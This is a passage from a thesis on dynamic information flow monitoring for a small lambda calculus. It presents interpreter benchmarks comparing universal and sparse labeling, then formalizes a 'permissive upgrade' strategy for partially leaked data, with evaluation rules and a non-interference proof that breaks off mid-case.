$$\begin{array}{l} \sigma_1' \approx_H \sigma_2' \\ v_1 \sim_H^{pc} v_2 \end{array}$$

Proof. By induction on the derivation $\sigma_1, \theta_1, e \downarrow_{pc} \sigma_1', v_1$ and case analysis on the last rule used in that derivation. The details of the case analysis are presented in Appendix A.1.

□

6.3 Experimental Results

In order to evaluate the relative costs of universal and sparse labeling, we developed three different language implementations. The implementations all support the same language, which is an extension of λ^{info} with features necessary for realistic programming. These features include pairs and lists built as a native part of the language, strings, and associated utility functions. The three implementations are:

- NoLabel is a traditional interpreter that performs no labeling or information flow analysis, and establishes our baseline for performance;
- Universal, which implements the universal labeling semantics; and
- SparseLabel, which implements the sparse labeling semantics.

We compared these implementations on the following benchmark programs:

- `SumList`: Calculates the sum for a list of 100 numbers. There are no labels so that we can show the overhead when information flow is not needed.
- `UserPwdFine`: Simulates a login by looking up a username and password in an association list. The passwords stored in the list are labeled as "secret".
- `UserPwdCoarse`: Identical to `UserPwdFine`, except that the entire association list is labeled as "secret".
- `FileSys0`: Reads a file from an in-memory file system implemented in our target language, and represented as a directory tree structure. The file system contains 1023 directories and 2048 regular files, and contains no non-trivial labels.
- `FileSys25`, `FileSys50`, and `FileSys100`: Identical to `FileSys0`, except that 25%, 50%, and 100% of the files and directories are labeled as "secret", respectively.
- `FileSysExplicit`: Identical to `FileSys100`, except that this benchmark causes an information leak by an explicit flow.
- `ImplicitFlowTrue` and `ImplicitFlowFalse`: Implements the implicit information flow leak example shown in Figure 2.1.

Table 6.1: Sparse Labeling Benchmark Results

Benchmark	NoLabel (secs/100k runs)	Universal (vs NL)	SparseLabel (vs. NL)	(vs. Univ)
`SumList`	2.295382	1.94	0.79	0.41
`UserPwdFine`	1.248581	1.63	1.12	0.68
`UserPwdCoarse`	1.251994	2.45	1.03	0.42
`FileSys0`	23.206768	3.38	1.07	0.32
`FileSys25`	24.843616	3.00	1.22	0.41
`FileSys50`	24.840610	3.54	1.27	0.36
`FileSys100`	24.455563	4.12	1.62	0.39
`FileSysExplicit`	24.470711	-	-	-
`ImplicitFlowTrue`	0.028825	-	-	-
`ImplicitFlowFalse`	0.031577	1.04	1.01	0.98
Average	-	2.64	1.14	0.50

We ran our tests on a MacBook Pro with a 2.6 GHz Intel Core 2 Duo processor, 4 gigabytes of RAM, and running OS X version 10.5.6. All three language implementations were interpreters written in Objective Caml and compiled to native code with ocamlopt version 3.10.0. All benchmarks were run 100,000 times, and Table 6.1 summarizes the results.

In almost all cases, NoLabel performs the fastest but permits information leaks, as on FileSysExplicit and ImplicitFlowTrue benchmarks. (Note that ImplicitFlowFalse leaks one bit of termination information in all three implementations, as expected.) Column three shows the slowdown of Universal over NoLabel, which is on average more than a 2.6x slowdown, and may be unacceptable in many situations. In contrast, column five shows that the SparseLabel running time is only 50% of the Universal running time. Thus, our results show that the sparse labeling runs much closer to the speed of code with no labels.

Our tests also identified an additional, unexpected benefit of the sparse labeling strategy. The SparseLabel implementation was noticeably less affected by differences in the style of programmer annotations. This quality is most visible in the results of `UserPwdFine` and `UserPwdCoarse`. The Universal implementation performed more poorly on the `UserPwdCoarse` example, even though there were less annotations than in the `UserPwdFine` example. Whenever a field is pulled from a secure list, it must be given a label matching the list. In contrast, the SparseLabel implementation's performance was comparable on both `UserPwdFine` and `UserPwdCoarse`. Thus, with a sparse labeling strategy, the programmer is to some degree insulated from performance concerns, and can instead focus on the proper policy from a security perspective.

While these experimental results are for a preliminary, interpreter-based implementation, these results do suggest that sparse labeling may also provide significant benefits in a highly optimized language implementation.

Chapter 7

The Permissive Upgrade Strategy

Chapter 5 outlines how a purely dynamic monitor may guarantee termination-insensitive non-interference. However, there are still valid programs that do not violate TINI, but which are nonetheless rejected by the no-sensitive-upgrade approach. These stuck executions are the result of mechanism failures, where an execution is terminated because it might violate the security policy if it continues, and the mechanism would not be able to prevent it.

The reason for this failing is an inability to handle partially leaked data. Partially leaked data occurs when a public variable is updated in a private context. While the variable is made private on the current execution, it might still remain public on an alternate execution. The no-sensitive-upgrade strategy guarantees TINI by terminating execution upon the introduction of partially leaked data.

To overcome this limitation, we develop a sound yet flexible permissive upgrade strategy [9]. To prevent information leaks, partially leaked data is permitted but carefully tracked to ensure that it is never totally leaked. This permissive upgrade strat-

Figure 7.1: Comparing Monitor-Based Approaches for Handling Implicit Flows

	$\texttt{x} = \texttt{false}^H$	$\texttt{x} = \texttt{true}^H$		
Function `f(x)`	All strategies	Naive	No-Sensitive-Upgrade	Permissive Upgrade
`y = true;`	$\texttt{y} = \texttt{true}^L$	$\texttt{y} = \texttt{true}^L$	$\texttt{y} = \texttt{true}^L$	$\texttt{y} = \texttt{true}^L$
`z = true;`	$\texttt{z} = \texttt{true}^L$	$\texttt{z} = \texttt{true}^L$	$\texttt{z} = \texttt{true}^L$	$\texttt{z} = \texttt{true}^L$
`if (x)`	-	$pc = H$	$pc = H$	$pc = H$
`y = false;`	-	$\texttt{y} = \texttt{false}^H$	stuck	$\texttt{y} = \texttt{false}^P$
`if (y)`	$pc = L$	-		stuck, infer upgrade
`z = false;`	$\texttt{z} = \texttt{false}^L$	-		
`return z;`	returns $\texttt{false}^L$	returns $\texttt{true}^L$		
Return Value:	$\texttt{false}^L$	$\texttt{true}^L$		

egy still guarantees termination-insensitive non-interference, but accepts strictly more programs than the no-sensitive-upgrade approach.

7.1 Handling Partially Leaked Data

We repeat the code fragment from Figure 2.1 in Figure 7.1 with additional detail on how the permissive upgrade semantics handle implicit flows. For better illustration of the subtleties involved, we first review how the Naive and NSU strategies handle partially leaked data.

Naive. An intuitive (but ineffective) strategy for handling the first conditional assignment to `y` is to upgrade the label on `y` to H, since that assignment is conditional on the private variable `x`. In the case where `x` is $\texttt{true}^H$ then `y` becomes $\texttt{false}^H$, and is appropriately labeled private; however, if `x` is $\texttt{false}^H$ then `y` remains $\texttt{true}^L$ and is still labeled public. Thus, we say that the variable `y` is partially leaked, since `y` now contains private information but `y` is labeled private on only one of these two executions. By exploiting partially leaked data, an attacker can deduce the secret value of x, as discussed in Section 2.3.2.

No-Sensitive-Upgrade. The NSU approach provides non-interference by forbidding partially leaked data. Under this strategy, the assignment to the public variable `y` from code conditional on a private variable `x` gets stuck.

Although this strategy satisfies termination-insensitive non-interference, it also rejects valid programs that have no information leak. To illustrate this limitation, consider the following code snippet where the input `x` is private:

```
var y = false;
if (x)
   y = true;
return true;
```

Although no information leak occurs, this program gets stuck under the no-sensitive-upgrade approach (and would also be rejected by many static analyses).

Permissive Upgrade. Our proposed permissive upgrade strategy tolerates and carefully tracks partially leaked data, while still providing termination-insensitive non-interference. The central idea is to introduce an additional label P to identify and track partially leaked data. The security label P identifies partially leaked data that contains private information but which may be labeled as public in some alternative executions. Thus, at the conditional assignment to `y` in Figure 7.1, if `x` is $\texttt{false}^H$ then `y` remains $\texttt{true}^L$, as the assignment is not performed. If `x` is $\texttt{true}^H$, however, then `y` is updated to $\texttt{false}^P$, where the label P reflects that in other executions `y` may remain labeled public.

Such partially leaked data must be handled quite delicately. In particular, if `y` is ever used in a conditional branch, as in the second conditional of Figure 7.1, then the permissive upgrade strategy still gets stuck in order to avoid converting a partial information leak into a total information leak.

Figure 7.2: Implicit Flow Function with Privatization Operation

Function f(x)	Permissive Upgrade	
	x=false^H	x=true^H
y = true;	y = true^L	y = true^L
z = true;	z = true^L	z = true^L
if (x)	branch not taken	branch taken, $pc = H$
y=false;	y remains true^L	y updated to false^P
if (<H>y)	branch taken, $pc = H$	branch not taken
z=false;	z updated to false^P	z remains true^L
return z;	returns false^P	returns true^L
Return Value:	false^P	true^L

To avoid getting stuck in this situation, the conditional test expression y can be labeled as private before the conditional test, as shown in Figure 7.2. This privatization operation

$$\langle H \rangle \texttt{y}$$

converts both public (L) and partially leaked (P) data to private (H). Critically, converting partially leaked data to private is sound since, as a consequence of the labeling operation, the resulting data is made private on all executions, including alternative executions where y was originally labeled public. Thus, we can avoid stuck executions simply by inserting privatization operations at all sensitive uses of partially leaked data. Sensitive uses include conditional branches, as described above, but also other operations such as indirect jumps, virtual method calls, etc. Once all the necessary privatization operations are in place, program execution will never fail-stop (although it may diverge). Any results returned will be labeled in a way that accounts for any influence from private data, including via implicit flows. Chapter 8 shows how these privatization operations may be inferred.

7.2 Three Evaluation Strategies

We formalize the permissive upgrade evaluation strategy for λ^{info}. Figure 7.3 presents the core semantics that is common to the permissive upgrade strategy as well as the naive and the no-sensitive-upgrade strategies, repeating many of the rules from Figure 5.1. For the sake of clarity, we define these rules with a universal labeling strategy, though a sparse labeling strategy (discussed in Chapter 6) would be effective as well.

The semantics includes both public (L) and private (H) labels, as well as the partially leaked label (P), which is used exclusively by the permissive upgrade semantics. In a more general setting with multiple principals, each security label would have the type

$$Principal \rightarrow \{L, H, P\}$$

Our approach extends to this more general setting, but for clarity of exposition we present our ideas in a simpler setting with just a single principal and a three element label lattice. Labels are ordered by

$$L \sqsubseteq H \sqsubseteq P$$

reflecting the constraints on how correspondingly labeled data is used, noting that partially leaked data must be handled in a more restrictive manner than private data. We use $\sqcup$ to denote the corresponding join operation on labels. Critically, because P is more restrictive than H, $H \sqcup P = P$.

In the evaluation semantics, each reference cell is allocated at an address a. A store σ maps addresses to values. A raw value r is either a constant (c), an address (a),

Figure 7.3: Core Semantics for λ^{info}

Runtime Syntax:

$$
\begin{array}{rclcl}
a & \in & \mathit{Address} & & \\
\sigma & \in & \mathit{Store} & = & \mathit{Address} \rightarrow_p \mathit{Value} \\
\theta & \in & \mathit{Subst} & = & \mathit{Var} \rightarrow_p \mathit{Value} \\
r & \in & \mathit{RawValue}_u & ::= & c \mid a \mid (\lambda x.e, \theta) \\
v & \in & \mathit{Value}_u & ::= & r^k \\
k, l, pc & \in & \mathit{Label} & ::= & L \mid H \mid P
\end{array}
$$

Evaluation Rules: $\boxed{\sigma, \theta, e \Downarrow_{pc} \sigma', v}$

$$\frac{}{\sigma, \theta, c \Downarrow_{pc} \sigma, c^{pc}} \quad [\text{CONST}] \qquad \frac{}{\sigma, \theta, (\lambda x.e) \Downarrow_{pc} \sigma, (\lambda x.e, \theta)^{pc}} \quad [\text{FUN}]$$

$$\frac{}{\sigma, \theta, x \Downarrow_{pc} \sigma, (\theta(x) \sqcup pc)} \quad [\text{VAR}] \qquad \frac{\sigma, \theta, e \Downarrow_{pc} \sigma', r^k}{\sigma, \theta, \langle H \rangle e \Downarrow_{pc} \sigma', r^H} \quad [\text{LABEL}]$$

$$\frac{\begin{array}{c}\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, (\lambda x.e, \theta')^k \\ k \neq P \\ \sigma_1, \theta, e_2 \Downarrow_{pc} \sigma_2, v_2 \\ \sigma_2, \theta'[x := v_2], e \Downarrow_k \sigma', v\end{array}}{\sigma, \theta, (e_1\ e_2) \Downarrow_{pc} \sigma', v} \quad [\text{APP}] \qquad \frac{\begin{array}{c}\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, c^k \\ \sigma_1, \theta, e_2 \Downarrow_{pc} \sigma_2, d^l \\ r = [\![c]\!](d)\end{array}}{\sigma, \theta, (e_1\ e_2) \Downarrow_{pc} \sigma_2, r^{k \sqcup l}} \quad [\text{PRIM}]$$

$$\frac{\begin{array}{c}\sigma, \theta, e \Downarrow_{pc} \sigma', v \\ a \notin dom(\sigma')\end{array}}{\sigma, \theta, (\texttt{ref}\ e) \Downarrow_{pc} \sigma'[a := v], a^{pc}} \quad [\text{REF}] \qquad \frac{\sigma, \theta, e \Downarrow_{pc} \sigma', a^k}{\sigma, \theta, \texttt{!}e \Downarrow_{pc} \sigma', (\sigma'(a) \sqcup k)} \quad [\text{DEREF}]$$

or a closure $(\lambda x.e, \theta)$, which is a pair of a λ-expression and a substitution θ that maps variables to values. A value v has the form r^k, which combines both an information flow label $k \in \{L, H, P\}$ and a raw value r. We use $\emptyset$ to denote both the empty store and the empty substitution.

Figure 7.3 defines the semantics of λ^{info} via the big-step evaluation relation:

$$\sigma, \theta, e \Downarrow_{pc} \sigma', v$$

This relation evaluates an expression e in the context of a store σ, a substitution θ, and the current label pc of the program counter, and returns the resulting value v and the (possibly modified) store σ'. The program counter label $pc \in \{L, H\}$ reflects whether the execution of the current code is conditional on private data.

Figure 7.4: Derived Permissive Evaluation Rules for λ^{info}

$$\frac{\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, (true, \theta)^k \quad k \neq P \quad \sigma_1, \theta, e_2 \Downarrow_k \sigma', v}{\sigma, \theta, (\texttt{if } e_1 \texttt{ then } e_2 \texttt{ else } e_3) \Downarrow_{pc} \sigma', v} \text{ [THEN]}$$

$$\frac{\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, (false, \theta)^k \quad k \neq P \quad \sigma_1, \theta, e_3 \Downarrow_k \sigma', v}{\sigma, \theta, (\texttt{if } e_1 \texttt{ then } e_2 \texttt{ else } e_3) \Downarrow_{pc} \sigma', v} \text{ [ELSE]}$$

$$\frac{\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, v_1 \quad \sigma_1, \theta[x := v_1], e_2 \Downarrow_{pc} \sigma', v}{\sigma, \theta, (\texttt{let } x \texttt{ = } e_1 \texttt{ in } e_2) \Downarrow_{pc} \sigma', v} \text{ [LET]}$$

$$\frac{\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, v_1 \quad \sigma_1, \theta, e_2 \Downarrow_{pc} \sigma', v}{\sigma, \theta, (e_1; e_2) \Downarrow_{pc} \sigma', v} \text{ [SEQ]}$$

The rules in Figure 7.3 depart from those in Figure 5.1 in a few important ways. To avoid information leaks, the [APP] rule gets stuck if the closure is partially leaked. The [LABEL] rule for $\langle H \rangle e$ explicitly tags the result of evaluating e as private, ignoring the original label k. This rule can be used either to upgrade public data or downgrade partially leaked data. Note that the latter case is safe, since the data will be made private on the current execution as well as any alternate execution.

From these rules, we can derive corresponding evaluation rules for the encoded constructs, which are also shown in Figure 7.4. Critically, the [THEN] and [ELSE] rules get stuck if the conditional is partially leaked.

7.2.1 The Naive Approach

The intuitive approach for assignment is to promote the label on the reference cell to at least the label k on the address a^k. A global evaluation invariant ensures that $pc \sqsubseteq k$.

$$\frac{\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, a^k \quad \sigma_1, \theta, e_2 \Downarrow_{pc} \sigma_2, v}{\sigma, \theta, (e_1 \texttt{:=} e_2) \Downarrow_{pc} \sigma_2[a := (v \sqcup k)], v} \text{ [ASSIGN-NAIVE]}$$

Figure 7.5: A Secure Function

Function `g(x)`	`x=false`^{H}	`x=true`^{H}	
	Both	*NSU*	*Perm. U.*
`let y = ref true in`	`true`^{L}	`true`^{L}	`true`^{L}
`  if x then y:=false;`	`true`^{L}	stuck	`false`^{P}
`  y:=true;`	`true`^{L}		`true`^{L}
`  !y`			
Return Value:	`true`^{L}		`true`^{L}

For the function call `f(true`^{H}`)`, this strategy updates `y` to `false`^{H} but leaves `z` as `true`^{L}. Thus, by comparing the return value for the All strategies and Naive column of Figure 7.1, we see that the result of `f(x)` is a publicly labeled copy of its private argument, and so this naive approach leaks information.

7.2.2 The No-Sensitive-Upgrade Approach

As discussed in Chapter 5, the no-sensitive-upgrade (NSU) approach avoids information leaks by getting stuck if a public reference cell is updated when the *pc* is private, or when the label on the target address is private. The NSU rule for assignment, shown below, assumes all data is labeled public or private, but never partially leaked.

$$\frac{\begin{array}{c}\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, a^k \\ \sigma_1, \theta, e_2 \Downarrow_{pc} \sigma_2, v \\ k \sqsubseteq \mathit{label}(\sigma_2(a))\end{array}}{\sigma, \theta, (e_1 \mathtt{:=} e_2) \Downarrow_{pc} \sigma_2[a := (v \sqcup k)], v} \quad [\textsc{assign-nsu}]$$

For our example function, the call `f(true`^{H}`)` would get stuck on the update to the public variable `y` within a private branch of execution, as illustrated by the NSU column of Figure 7.1, preventing the information leak.

Unfortunately, the NSU strategy may also get stuck on code that does not leak information, as shown in Figure 7.5. Although there is no information leak, eval-

uation of `g(true`^{H}`)` gets stuck when the private parameter `x` is partially leaked. Thus, the NSU strategy satisfies termination-insensitive non-interference, but is unnecessarily restrictive.

7.2.3 The Permissive Upgrade Approach

The permissive upgrade semantics introduces an additional label (P) in order to tolerate and track partially leaked data. This strategy allows us to defer the point of failure and reduce the number of false positives.

The rule [ASSIGN-PERMISSIVE] below considers an assignment to an address a^k that currently holds a value labeled l. The rule requires that the address is not partially leaked ($k \neq P$).

$$\frac{\begin{array}{c}\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, a^k \\ \sigma_1, \theta, e_2 \Downarrow_{pc} \sigma_2, v \\ l = label(\sigma_2(a)) \\ k \neq P \\ m = lift(k, l)\end{array}}{\sigma, \theta, (e_1 \texttt{:=} e_2) \Downarrow_{pc} \sigma_2[a := (v \sqcup m)], v} \quad \text{[ASSIGN-PERMISSIVE]}$$

The rule uses the following function $lift(k, l)$ to infer the new label m for the reference cell.

k	l	$lift(k, l)$
L	any	L
H	L	P
H	H	H
H	P	P

We consider each possible combination of labels k and l:

- If the target address is public ($k = L$), then execution is not in a private context (due to the evaluation invariant that $pc \sqsubseteq k$). In this situation there are no difficulties with implicit flows, so $m = L$.

- Conversely, if the target address or execution context is private ($k = H$), then an attempt to update a public reference cell ($l = L$) results in the new contents being labeled as partially leaked ($m = P$).

- Updating a private cell from a private context is fine, and results in a private cell.

- Finally, updating a partially leaked cell from a private context leaves the cell as partially leaked.

For the function call `f(true`^{H}`)` from Figure 7.1, the permissive upgrade strategy handles the first conditional assignment by marking `y` as partially leaked, but gets stuck on the second conditional test in order to avoid information leaks[1].

We can remedy this situation by introducing the label $\langle H \rangle$:

$$\texttt{if } (\langle H \rangle !\texttt{y}) \texttt{ then z } := \texttt{ false};$$

This privatization operation ensures the test expression is private on both executions, rather than partially leaked on one execution and public on the other. The modified function `f` now runs to completion on all boolean inputs. Chapter 8 discusses how to infer these privatization operations automatically.

Figure 7.5 demonstrates that, under the permissive upgrade strategy, the function `g` runs to completion on all boolean inputs (unlike under NSU). More generally,

[1]Section 5.3 shows how the NSU semantics may be adapted to avoid stuck executions. Since the permissive upgrade semantics restrict the use of partially leaked data rather than the creation of partially leaked data, there is no failure-oblivious adaptation for the permissive upgrade semantics.

Figure 7.6: A Function With and Without a Privatization Annotation

Function `h` without annotations

Function `h(x)`	Permissive Upgrade $\texttt{x} = \texttt{false}^H$	Permissive Upgrade $\texttt{x} = \texttt{true}^H$
`let y = ref true in`	$\texttt{y} = \texttt{true}^L$	$\texttt{y} = \texttt{true}^L$
`let z = ref true in`	$\texttt{z} = \texttt{true}^L$	$\texttt{z} = \texttt{true}^L$
`let w = ref y in`	$\texttt{w} = \texttt{y}^L$	$\texttt{w} = \texttt{y}^L$
`if (x)`	branch not taken	$pc = H$
`    then w := z;`	`w` remains $\texttt{y}^L$	`w` updated to $\texttt{z}^P$
`(!w) := false;`	$\texttt{y} = \texttt{false}^L$	stuck
`!y`	returns $\texttt{false}^L$	
Return Value:	$\texttt{false}^L$	

Function `h` with annotations

Function `h_priv(x)`	Permissive Upgrade $\texttt{x=false}^H$	Permissive Upgrade $\texttt{x=true}^H$
`let y = ref true in`	$\texttt{y} = \texttt{true}^L$	$\texttt{y} = \texttt{true}^L$
`let z = ref true in`	$\texttt{z} = \texttt{true}^L$	$\texttt{z} = \texttt{true}^L$
`let w = ref y in`	$\texttt{w} = \texttt{y}^L$	$\texttt{w} = \texttt{y}^L$
`if (x)`	branch not taken	$pc = H$
`    then w := z;`	`w` remains $\texttt{y}^L$	`w` updated to $\texttt{z}^P$
`<H>(!w) := false;`	$\texttt{y} = \texttt{false}^P$	$\texttt{z} = \texttt{false}^P$
`!y`	returns $\texttt{false}^P$	returns $\texttt{true}^L$
Return Value:	$\texttt{false}^P$	$\texttt{true}^L$

the following theorem shows that any execution that does not get stuck under NSU evaluation (denoted $\Downarrow_{pc}^{\text{nu}}$) will also not get stuck under permissive upgrade evaluation (denoted $\Downarrow_{pc}$). Thus, the permissive upgrade strategy is strictly superior to NSU. For the proof of this theorem, we refer the interested reader to Appendix B.1.

Theorem 3. *Suppose σ, θ, and pc do not contain the partially leaked label P and $\sigma, \theta, e \Downarrow_{pc}^{\text{nu}} \sigma', v$. Then $\sigma, \theta, e \Downarrow_{pc} \sigma', v$, and σ' and v do not contain P.*

Partially leaked data must be handled carefully, since on an alternative execution this data might be labeled as public. In particular, function calls, conditionals,

and assignments are considered sensitive operations; these operations get stuck (via the antecedent $k \neq P$) if applied to partially leaked data (as otherwise our information flow analysis could not track how alternative executions may propagate partially leaked information). These stuck sensitive operations are critical for avoiding information leaks, and they distinguish the permissive upgrade approach from the unsound naive approach.

To motivate why assignment statements are sensitive operations, consider the function `h(x)` shown in Figure 7.6. This function allocates two reference cells `y` and `z`, initializes `w` as a pointer to `y`, and then, depending on the private argument `x`, conditionally updates `w` to point to `z`. At this stage, `w` is partially leaked, since whether it points to `y` or `z` depends on the input argument `x`. Updating the reference cell pointed to by `w` would result in totally leaked data, and must be precluded by the evaluation getting stuck at the indirect assignment

```
(!w) := false
```

as shown in the third column of Figure 7.6.

The right hand side of Figure 7.6 illustrates how privatization operations overcome this limitation. The new function `h_priv` is identical to `h`, except that it makes the target address private before the assignment, as in:

$$(\langle H \rangle !\texttt{w}) \ \texttt{:= false}$$

which allows this function to complete without information leaks. In particular, the revised assignment now updates `y` to $\texttt{false}^P$, and so the return value is marked as partially leaked.

7.3 Termination-Insensitive Non-Interference

We now verify that the permissive upgrade strategy guarantees TINI.

Traditional non-interference arguments are based on an equivalence relation between labeled values that considers privately labeled values to be equivalent, even if the underlying raw values differ. The introduction of partially leaked data complicates this equivalence relation, since $\texttt{true}^L$ and $\texttt{false}^P$ are equivalent, as are $\texttt{false}^P$ and $\texttt{false}^L$, since in each case the label P correctly identifies private data that is partially leaked. However, $\texttt{true}^L$ and $\texttt{false}^L$ are not equivalent, and so our desired "equivalence" relation does not satisfy transitivity.

Instead, we call this relation compatibility ($\sim$). Intuitively, two stores are compatible if they differ only on private data, and executions that start with compatible stores should yield compatible results. In more detail, we define the compatibility relation ($\sim$) on labels, values, substitutions, and stores as follows.

- Two labels are compatible if both are private or one is partially leaked:

  $$k_1 \sim k_2 \quad \stackrel{\text{def}}{=} \quad (k_1, k_2) \in \{(H, H), (P, -), (-, P)\}$$

  Label compatibility is neither reflexive (as $L \not\sim L$) nor transitive (as $L \sim P \sim L$ but $L \not\sim L$).

- Two values are compatible if either their labels are compatible or the labels are identical and the raw values are compatible.

  $$r_1^{k_1} \sim r_2^{k_2} \quad \stackrel{\text{def}}{=} \quad k_1 \sim k_2 \ \vee \ (k_1 = k_2 \ \wedge \ r_1 \sim r_2)$$

- Two raw values are compatible if they are identical or they are both closures with identical code and compatible substitutions:

$$r_1 \sim r_2 \quad \stackrel{\text{def}}{=} \quad r_1 = r_2 \;\vee\; (r_1 = (\lambda x.e, \theta_1) \;\wedge\; r_2 = (\lambda x.e, \theta_2) \;\wedge\; \theta_1 \sim \theta_2)$$

- Two substitutions are compatible (written $\theta_1 \sim \theta_2$) if they have the same domain and compatible values:

$$\theta_1 \sim \theta_2 \quad \stackrel{\text{def}}{=} \quad dom(\theta_1) = dom(\theta_2) \;\wedge\; \forall x \in dom(\theta_1).\ (\theta_1(x) \sim \theta_2(x))$$

- Two stores σ_1 and σ_2 are compatible (written $\sigma_1 \sim \sigma_2$) if they are compatible at all common addresses:

$$\sigma_1 \sim \sigma_2 \quad \stackrel{\text{def}}{=} \quad \forall a \in (dom(\sigma_1) \cap dom(\sigma_2)).\ \ \sigma_1(a) \sim \sigma_2(a)$$

We also introduce an evolution (or can evolve to) relation ($\rightsquigarrow$) that constrains how evaluation with a private program counter can update the store. This relation composes in a transitive manner with compatibility: see Lemma 16 below.

- Label k_1 can evolve to k_2 if both labels are private or k_2 is partially leaked:

$$k_1 \rightsquigarrow k_2 \quad \stackrel{\text{def}}{=} \quad k_1 = k_2 = H \;\;\vee\;\; k_2 = P$$

- A value $r_1^{k_1}$ can evolve to $r_2^{k_2}$ if either the two values are equal or k_1 can evolve to k_2:

$$r_1^{k_1} \rightsquigarrow r_2^{k_2} \quad \stackrel{\text{def}}{=} \quad r_1^{k_1} = r_2^{k_2} \;\;\vee\;\; k_1 \rightsquigarrow k_2$$

- A store σ_1 can evolve to σ_2 if every value in σ_1 can evolve to the corresponding value in σ_2:

$$\sigma_1 \rightsquigarrow \sigma_2 \quad \stackrel{\text{def}}{=} \quad \mathit{dom}(\sigma_1) \subseteq \mathit{dom}(\sigma_2) \quad \wedge \quad \forall a \in \mathit{dom}(\sigma_1).\ \ \sigma_1(a) \rightsquigarrow \sigma_2(a)$$

The evolution relation captures how evaluation with a private program counter can update the store.

Lemma 11 (Evaluation Preserves Evolution). *If* $\sigma, \theta, e \Downarrow_H \sigma', v$ *then* $\sigma \rightsquigarrow \sigma'$*.*

Proof. The proof proceeds by induction on the derivation of $\sigma, \theta, e \Downarrow_H \sigma', v$ and by case analysis on the final rule in the derivation.

- [CONST], [FUN], [VAR]: $\sigma' = \sigma$.
- [APP], [PRIM], [LABEL], [DEREF]: By induction.
- [REF]: σ and σ' agree on their common domain.
- [ASSIGN-PERMISSIVE]: In this case, $e = (e_1 := e_2)$ and we have:

$$\begin{array}{c} \sigma, \theta, e_1 \Downarrow_H \sigma_1, a^H \\ \sigma_1, \theta, e_2 \Downarrow_H \sigma_2, v \\ l = \mathit{label}(\sigma_2(a)) \\ m = \mathit{lift}(H, l) \\ \sigma' = \sigma_2[a := (v \sqcup m)] \end{array}$$

  By induction, $\sigma \rightsquigarrow \sigma_1 \rightsquigarrow \sigma_2$. By Lemma 12 below, $l \rightsquigarrow m$. Hence $\sigma_2(a) \rightsquigarrow (v \sqcup m)$ and so $\sigma_2 \rightsquigarrow \sigma'$.

□

In order to prove Lemma 11, we note some important properties of the $\rightsquigarrow$ relation. The evolution relation is transitive, and it is reflexive for both values and stores.

Lemma 12. $\forall m.\ m \leadsto \mathit{lift}(H, m)$.

Lemma 13. $\leadsto$ *is transitive.*

Lemma 14. $\leadsto$ *on values and stores is reflexive.*

The evolution relation on values interacts in a "transitive" manner with the compatibility relation.

Lemma 15. *If* $v_1 \sim v_2 \leadsto v_3$ *then* $v_1 \sim v_3$.

Proof. If $v_2 = v_3$ then the lemma trivially holds. Otherwise let $v_i = r_i^{k_i}$ and consider the possibilities for $k_2 \leadsto k_3$.

- Suppose $k_2 = k_3 = H$. Then $k_1 \in \{H, P\}$ and so $k_1 \sim k_3$.
- Suppose $k_3 = P$. Then $k_1 \sim k_3$.

□

If two stores are compatible ($\sigma_1 \sim \sigma_2$), then evolution of one store ($\sigma_2 \leadsto \sigma_3$) results in a new store that is compatible to the original stores ($\sigma_1 \sim \sigma_3$), with the caveat that any newly allocated address must not be in the original stores.

Lemma 16 (Evolution Preserves Compatibility of Stores)**.** *If* $\sigma_1 \sim \sigma_2 \leadsto \sigma_3$ *and* $(\mathit{dom}(\sigma_1) \setminus \mathit{dom}(\sigma_2)) \cap \mathit{dom}(\sigma_3) = \emptyset$ *then* $\sigma_1 \sim \sigma_3$.

Proof. Let $D = \mathit{dom}(\sigma_1) \cap \mathit{dom}(\sigma_3)$. Then $D \sqsubseteq \mathit{dom}(\sigma_2)$.

This means that $\forall a \in D.\ \sigma_1(a) \sim \sigma_2(a)$ and $\sigma_2(a) \leadsto \sigma_3(a)$.

Therefore, by Lemma 15: $\forall a \in D.\ \sigma_1(a) \sim \sigma_3(a)$.

Hence by the definition of the evolution relation, $\sigma_1 \sim \sigma_3$. □

Next, we first observe certain properties of labels. First, if two labels k_1 and k_2 are compatible, then joining any label to k_1 will still maintain the compatibility relation.

Lemma 17. *If* $k_1 \sim k_2$ *then* $(k_1 \sqcup l_1) \sim k_2$.

Also, if two labels are compatible and are part of different values, those values will also be compatible.

Lemma 18. *If* $k_1 \sim k_2$ *then* $(v_1 \sqcup k_1) \sim (v_2 \sqcup k_2)$.

In a secure context (H as the first argument to the *lift* function), all labels are compatible.

Lemma 19. $\mathit{lift}(H, l_1) \sim \mathit{lift}(H, l_2)$.

Finally, we prove our central result: if an expression e is executed twice from compatible stores and compatible substitutions, then both executions will yield compatible resulting stores and values. That is, private inputs never leak into public outputs.

Theorem 4 (Termination-Insensitive Non-Interference for Permissive Upgrade Semantics)**.** *Suppose* $pc \in \{L, H\}$ *and* $\sigma_1 \sim \sigma_2$ *and* $\theta_1 \sim \theta_2$ *and* $\sigma_i, \theta_i, e \Downarrow_{pc} \sigma'_i, v_i$ *for* $i \in 1, 2$. *Then* $\sigma'_1 \sim \sigma'_2$ *and* $v_1 \sim v_2$.

Proof. The proof is by induction on the derivation of $\sigma_1, \theta_1, e \Downarrow_{pc} \sigma'_1, v_1$ and case analysis on the last rule used in that derivation.

- [CONST]: Then $e = c$ and $\sigma'_1 = \sigma_1 \sim \sigma_2 = \sigma'_2$ and $v_1 = v_2 = c^{pc}$.

- [VAR]: Then $e = x$ and $\sigma'_1 = \sigma_1 \sim \sigma_2 = \sigma'_2$ and $v_1 = (\theta_1(x) \sqcup pc) \sim (\theta_2(x) \sqcup pc) = v_2$.

- [FUN]: Then $e = \lambda x.e'$ and $\sigma'_1 = \sigma_1 \sim \sigma_2 = \sigma'_2$ and $v_1 = (\lambda x.e', \theta_1)^{pc} \sim (\lambda x.e', \theta_2)^{pc} = v_2$.

- [LABEL]: Then $e = \langle H \rangle e'$. From the antecedent of this rule, we have that for $i \in 1, 2$:

$$\sigma_i, \theta_i, e' \Downarrow_{pc} \sigma'_i, r_i^{k_i}$$

By induction, $\sigma'_1 \sim \sigma'_2$. Also, regardless of the raw values r_1 and r_2, $r_1^H \sim r_2^H$ by the definition of the compatibility relation.

